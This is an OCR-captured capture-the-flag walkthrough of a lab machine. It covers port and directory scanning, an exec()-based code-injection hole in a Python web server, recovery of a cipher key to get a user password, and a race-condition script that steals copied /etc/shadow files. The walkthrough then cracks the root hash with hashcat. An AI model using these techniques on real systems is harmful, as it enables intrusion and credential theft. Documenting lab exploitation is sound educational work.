
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.168 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-13 12:04 IST
Nmap scan report for 10.10.10.168
Host is up (1.3s latency).
Not shown: 65531 filtered tcp ports (no-response), 2 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy BadHTTPServer
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/13%Time=666A9392%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,10FC,"HTTP/1\.1\x20200\x20OK\nDate:\x20Thu,\x2013\x20Jun\x2
SF:02024\x2006:37:05\nServer:\x20BadHTTPServer\nLast-Modified:\x20Thu,\x20
SF:13\x20Jun\x202024\x2006:37:05\nContent-Length:\x204171\nContent-Type:\x
SF:20text/html\nConnection:\x20Closed\n\n<!DOCTYPE\x20html>\n<html\x20lang
SF:=\"en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\n\t<title>0bscura</titl
SF:e>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=Edge\">\n
SF:\t<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initia
SF:l-scale=1\">\n\t<meta\x20name=\"keywords\"\x20content=\"\">\n\t<meta\x2
SF:0name=\"description\"\x20content=\"\">\n<!--\x20\nEasy\x20Profile\x20Te
SF:mplate\nhttp://www\.templatemo\.com/tm-467-easy-profile\n-->\n\t<!--\x2
SF:0stylesheet\x20css\x20-->\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/
SF:bootstrap\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/fon
SF:t-awesome\.min\.css\">\n\t<link\x20rel=\"stylesheet\"\x20href=\"css/tem
SF:platemo-blue\.css\">\n</head>\n<body\x20data-spy=\"scroll\"\x20data-tar
SF:get=\".navbar-collapse\">\n\n<!--\x20preloader\x20section\x20-->\n<!--
SF:\n<div\x20class=\"preloader\">\n\t<div\x20class=\"sk-spinner\x20sk-spin
SF:ner-wordpress\">\n")%r(HTTPOptions,10FC,"HTTP/1\.1\x20200\x20OK\nDate:\
SF:x20Thu,\x2013\x20Jun\x202024\x2006:37:05\nServer:\x20BadHTTPServer\nLas
SF:t-Modified:\x20Thu,\x2013\x20Jun\x202024\x2006:37:05\nContent-Length:\x
SF:204171\nContent-Type:\x20text/html\nConnection:\x20Closed\n\n<!DOCTYPE\
SF:x20html>\n<html\x20lang=\"en\">\n<head>\n\t<meta\x20charset=\"utf-8\">\
SF:n\t<title>0bscura</title>\n\t<meta\x20http-equiv=\"X-UA-Compatible\"\x2
SF:0content=\"IE=Edge\">\n\t<meta\x20name=\"viewport\"\x20content=\"width=
SF:device-width,\x20initial-scale=1\">\n\t<meta\x20name=\"keywords\"\x20co
SF:ntent=\"\">\n\t<meta\x20name=\"description\"\x20content=\"\">\n<!--\x20
SF:\nEasy\x20Profile\x20Template\nhttp://www\.templatemo\.com/tm-467-easy-
```

2) Checked the web page



Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

3) Found the source code directory

```
vigneswar@VigneswarPC: ~
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.168:8080/FUZZ/SuperSecureServer.py' -ic -t 200 -fs 41
71 -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 4171
------------------------------------------------

develop                 [Status: 200, Size: 5892, Words: 1806, Lines: 171, Duration: 198ms]
```

4) Got the source code

```python
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404":
"NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png":
"image/png", "jpg":"image/jpg",
```

```
        "ttf":"application/octet-stream","otf":"application/octet-stream",
"woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/
plain", "map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header":
headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args =
(client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
```

```
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
#            except Exception as e:
#                print(e)
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting,
right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
```


```
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```

Vulnerability Assessment

1) Found a exec usage


```
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        exec(info.format(path)) # This is how you do string formatting, right?
        cwd = os.path.dirname(os.path.realpath(__file__))
        docRoot = os.path.join(cwd, docRoot)
        if path == "/":
            path = "/index.html"
        requested = os.path.join(docRoot, path[1:])
        if os.path.isfile(requested):
            mime = mimetypes.guess_type(requested)
            mime = (mime if mime[0] != None else "text/html")
            mime = MIMES[requested.split(".")[-1]]
            try:
                with open(requested, "r") as f:
                    data = f.read()
            except:
                with open(requested, "rb") as f:
                    data = f.read()
            status = "200"
        else:
            errorPage = os.path.join(docRoot, "errors", "404.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read().format(path)
            status = "404"
```

2) Found command injection




Exploitation

1) Got reverse shell



2) Found a password encrypted file



```python
def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted
```

3) Found a password remainder

```
www-data@obscure:/home/robert$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
www-data@obscure:/home/robert$ cat passwordreminder.txt
´ÑÈÌÉàÙÁÑé¯·¿kwww-data@obscure:/home/robert$
```

4) Cracked the password

```
File  Edit  Selection  View  Go  Run  Terminal  Help        vigneswar [WSL: kali-linux]
find_key.py ×   BetterSSH.py   check.txt
find_key.py > ...
with open('out.txt', 'r') as cipher, open('check.txt', 'r') as plain:
    cipher = cipher.read()
    plain = plain.read()
    key = ''
    for i in range(len(cipher)):
        key += chr(ord(cipher[i])-ord(plain[i]))
    print(key)

PROBLEMS   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS 5

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 find_key.py
alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichal
```

find_key.py × BetterSSH.py

find_key.py > ...

```python
key = ''
for i in range(len(cipher)):
    key += chr(ord(cipher[i])-ord(plain[i]))

key = 'alexandrovich'
print(decrypt(password, key))
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 5

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 find_key.py
SecThruObsFTW
```

robert:SecThruObsFTW

Privilege Escalation

1) Found sudo permission

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$
```

2) Found its code

```python
import sys
import random, string
import os
import time
```

```
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error:  '  + e.decode('ascii')) if len(e.decode('ascii')) > 0
else print('')
```

3) It creates copy of shadow files for limited time we can steal it

```
robert@obscure:~/BetterSSH$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: root
Enter password: idk
Incorrect pass
robert@obscure:~/BetterSSH$
```

```
robert@obscure:/tmp/SSH$ cat stealshadow.py
import os
import shutil
import time

source_dir = '/tmp/SSH'
destination_dir = '/tmp/found'

os.makedirs(destination_dir, exist_ok=True)
already_existing_files = set(os.listdir(source_dir))

while True:
    current_files = set(os.listdir(source_dir))
    new_files = current_files - already_existing_files

    for file in new_files:
        src_path = os.path.join(source_dir, file)
        dst_path = os.path.join(destination_dir, file)
        shutil.copy(src_path, dst_path)
        print(f"Copied {src_path} to {dst_path}")
    already_existing_files = current_files
robert@obscure:/tmp/SSH$ python3 stealshadow.py
Copied /tmp/SSH/icd4qKjK to /tmp/found/icd4qKjK
```

```
robert@obscure:/tmp/found$ ls
icd4qKjK
robert@obscure:/tmp/found$ cat icd4qKjK
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7

robert
$6$fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7

robert@obscure:/tmp/found$
```

4) Cracked the hash

```
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1:mercedes

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbV...1h4dy1
Time.Started.....: Thu Jun 13 15:40:25 2024 (2 secs)
Time.Estimated...: Thu Jun 13 15:40:27 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1550 H/s (7.52ms) @ Accel:64 Loops:1024 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 384/14344384 (0.00%)
Rejected.........: 0/384 (0.00%)
Restore.Point....: 320/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
Candidate.Engine.: Device Generator
Candidates.#1....: smokey -> michael1

Started: Thu Jun 13 15:40:13 2024
Stopped: Thu Jun 13 15:40:29 2024
```

5) Got root access

```
root@obscure:/tmp/found# ls
icd4qKjK
root@obscure:/tmp/found# cd ~
root@obscure:~# cat root.txt
804c1f713fe9037ec05c760e838135aa
root@obscure:~#
```